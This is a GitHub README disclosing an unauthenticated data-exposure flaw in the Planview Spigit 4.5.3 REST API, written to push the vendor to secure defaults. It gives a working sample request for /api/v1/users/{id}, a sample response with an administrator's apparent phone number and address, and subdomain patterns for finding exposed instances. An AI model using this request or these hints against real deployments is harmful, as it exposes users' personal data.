FlaviuPopescu / Spigit-PoC Public

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

FlaviuPopescu Added Image PoC ··· on Aug 5, 2021 4

View code

README.md

Spigit Content Management Software by PlanView - Vulnerability Disclosure - CVE - Proof of Concept

REST API in Planview Spigit 4.5.3 allows remote unauthenticated attackers to query sensitive user accounts data.

Sample request:


```
GET /PATH/api/v1/users/1 HTTP/1.1
Host: HOST
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Content-Length: 6
```

-- Sample Data:

{"id":1,"user_name":"admin","first_name":"Spigit","last_name":"Administrator","primary_email":"donotuse@spigit.com","web_site":"","phone":"","mobile":"07071186473","fax":"","address1":"100 Rhosddu Rd","address2":"","city":"FERNHURST","state":"","zip":"GU27 0PL","country":"UK","bio":"not your business.","user_since":"2014-10-24T00:44:52Z","disabled":false,"super_admin":true,"identity_removed":false,"attributes":{},"links":[{"rel":"self","href":"https://HOSTg/api/v1/users/1"},{"rel":"user roles","href":"https://HOST/api/v1/users/1/roles"}]}

This CMS is used by Fortune 500 companies and likely hosted on subdomains that start with idea.* ideas.* innovation.* projects.*

The purpose of this report is to get the Vendor to make Spigit secure by default, no unauthenticated nor unprivileged account should be able to query account details that are not visible by design on the CMS e.g. e-mail addresses, usernames.



Releases

No releases published

Packages

No packages published